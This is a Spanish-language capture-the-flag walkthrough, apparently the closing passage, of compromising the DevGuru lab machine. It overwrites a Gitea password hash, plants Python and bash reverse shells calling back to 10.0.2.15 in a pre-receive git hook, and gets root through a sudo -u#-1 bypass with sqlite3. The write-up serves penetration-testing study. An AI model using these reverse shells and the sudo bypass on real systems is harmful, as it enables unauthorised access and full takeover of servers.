SELECT \* FROM `user` LIMIT 50 (0.002 s) Edit

	id	lower_name	name	full_name	email	keep_email_private	email_notifications_preference	passwd
<input type="checkbox"/> edit	1	frank	frank		frank@devguru.local	0	enabled	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900

Whole result: ☐ 1 row Modify Selected (0) Export (1)

Save Edit Clone Delete

Import

Encontramos un nuevo usuario y contraseña en **MySQL » Server » gitea » user » Edit** para usar en la URL con el puerto que encontramos.

**lower\_name = frank**

**passwd =**

**c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900**

# Online Bcrypt Hash Generator

Enter plain text to hash

contactfrank

Select the number of rounds

4

Generate Hash

Hashed Output:

\$2a\$04\$5n.oX.IvnYzoIJku7OBiA.BmhhzRZM8ZznZrtsDuni8AyRncHaLiW

Generamos una nueva contraseña

**passwd = \$2a\$04\$5n.oX.IvnYzoIJku7OBiA.BmhhzRZM8ZznZrtsDuni8AyRncHaLiW**

**passwd\_hash\_algo = bcrypt**

[MySQL](#) » [Server](#) » [gitea](#) » [user](#) » Edit

Edit: user

id	<input type="text"/>	1
lower_name	<input type="text"/>	frank
name	<input type="text"/>	frank
full_name	<input type="text"/>	
email	<input type="text"/>	frank@devguru.local
keep_email_private	<input type="text"/>	0
email_notifications_preference	<input type="text"/>	enabled
passwd	<input type="text"/>	\$2a\$04\$5n.oX.IvnYzoIJku7OBiA.BmhhzRZM8ZznZrtsDur
passwd_hash_algo	<input type="text"/>	bcrypt
must_change_password	<input type="text"/>	0

La cambiamos con su correspondiente hash.

Sign In

OpenID

Sign In

Username or Email Address \*

frank

Password \*

●●●●●●●●●●

☐ Remember Me

Sign In

Forgot password?

[Need an account? Register now.](#)

Y encontramos un recurso de GITEA, así que ahora vamos a la URL con el puerto 8585 que encontramos e iniciamos sesión con el usuario que vulneramos.

**http://devguru.local:8585**

frank / devguru-website

Unwatch 1 Star 0 Fork 0

Code

Issues 0

Pull Requests 0

Releases 0

Wiki

Activity

Settings

Repository

Collaborators

Branches

Webhooks

Git Hooks

Deploy Keys

LFS

Git Hooks

Git hooks are powered by Git itself. You can edit hook files below to set up custom operations.

pre-receive

update

post-receive

Una vez dentro del repositorio de Frank, nos vamos a **frank/devguru-website/settings/hooks/git**, con el fin de conseguir una shell remota en lo que a GITEA respecta. Y vamos a entrar en pre-recive que en GITEA es una característica de GIT y se ejecuta antes de que se realicen cambios en un repositorio.

## Git Hooks

If the hook is inactive, sample content will be presented. Leaving content to an empty value will disable this hook.

Hook Name pre-receive

Hook Content

```
1 #!/bin/sh
2 python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.15",1234));os.dup
3
```

Update Hook

Reemplazamos el código del **pre-recv** por el de una shell inversa con bash y antes de guardar los cambios nos ponemos a escuchar en netcat.

**Comando:** `python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.15",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`

```
(kali㉿kali)-[~]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
```

Nos ponemos a escuchar en netcat ...

## Git Hooks

Git hooks are power

● pre-receive

● update

● post-receive

Como vemos se ha modificado ya el pre-receive.



Vemos que se han efectuado los cambios pero como mencione anteriormente para que se ejecute el **pre-recv** con nuestra reverse-shell necesitamos realizar algún cambio en el repositorio.

36



## Commit Changes

Update 'README.md'

Add an optional extended description...

- ☒ Commit directly to the `master` branch.
- ☐ Create a **new branch** for this commit and start a pull request.

Commit Changes

Cancel

Como solo necesitamos un cambio, pero no queremos ser detectados lo que haremos será editar el archivo **README.md** agregando una línea vacía con ENTER y luego un commit. Y vemos que la página se queda cargando y que ya tenemos nuestra shell.

```
(kali@kali)-[~]
$ sudo nc -lvp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.0.2.15] from devguru.local [10.0.2.8] 40532
/bin/sh: 0: can't access tty; job control turned off
$ ls -al
total 40
drwxr-xr-x 7 frank frank 4096 Nov 19 2020 .
drwxr-xr-x 4 frank frank 4096 Nov 19 2020 ..
-rw-r--r-- 1 frank frank 23 Nov 19 2020 HEAD
drwxr-xr-x 2 frank frank 4096 Nov 19 2020 branches
-rw-r--r-- 1 frank frank 66 Nov 19 2020 config
-rw-r--r-- 1 frank frank 73 Nov 19 2020 description
drwxr-xr-x 5 frank frank 4096 Nov 19 2020 hooks
drwxr-xr-x 2 frank frank 4096 Nov 19 2020 info
drwxr-xr-x 5 frank frank 4096 Jan 27 12:24 objects
drwxr-xr-x 4 frank frank 4096 Nov 19 2020 refs
$
```

Si nos movemos a buscar usuarios en el directorio **/home** y acto seguido nos movemos a **frank** encontraremos la primera flag:

```

$ cd /home
$ ls
frank
$ cd frank
$ ls
data
user.txt
$ cat user.txt
22854d0aec6ba776f9d35bf7b0e00217
$

```

No podemos usar sudo para escalar a root, la máquina nos indica que el usuario frank solo puede correr comandos de sqlite3.

```

$ sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
$

```

**Comando: sudo -l**

Antes de continuar con la escalada de privilegios cambié la **reverse shell** por una más sólida con **bash**

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Repository
Collaborators
Branches
Webhooks
**Git Hooks**

### Git Hooks

If the hook is inactive, sample content will be presented. Leaving content to an empty value will disable this hook.

**Hook Name** pre-receive


**Hook Content**

```
1 /bin/bash -i >& /dev/tcp/10.0.2.15/1234 0>&1
```

**Comando de Bash: (/bin/bash -i >& /dev/tcp/10.0.2.15/1234 0>&1)** utiliza directamente el intérprete de comandos Bash.

Así que nos vamos en busca de un exploit que nos permite bypassear el sudo:

<https://www.exploit-db.com/exploits/47502>



```
With ALL specified, user hacker can run the binary /bin/bash as any user


EXPLOIT:

sudo -u#-1 /bin/bash

Example :

hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

Del exploit solo nos interesa copiar la siguiente instrucción: **sudo -u#-1 /bin/bash**



```
frank@devguru:/home/frank$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
id
uid=0(root) gid=1000(frank) groups=1000(frank)
cd /root
ls
msg.txt
root.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
cat root.txt
96440606fb88aa7497cde5a8e68daf8f
cat msg.txt

Congrats on rooting DevGuru!
Contact me via Twitter @zayotic to give feedback!
```

Y lo modificamos por: **sudo -u#-1 sqlite3 /dev/null'.shell/bin/bash'**

Este comando nos ayuda a obtener una shell de super usuario y luego conectarnos a la base de datos en un directorio vacío (creando una base de datos vacía) y luego creando una shell con el **/bin/bash/** ejecuta la shell en el sistema.

Ya continuando la post explotación hemos vulnerado por completo la máquina. Hemos hecho inyección de código PHP, hemos vulnerado una base de datos, hemos subido directorios con un script a una página web y también hemos realizado conexiones inversas con python como también conexiones directas.

Pablo Álvarez Araya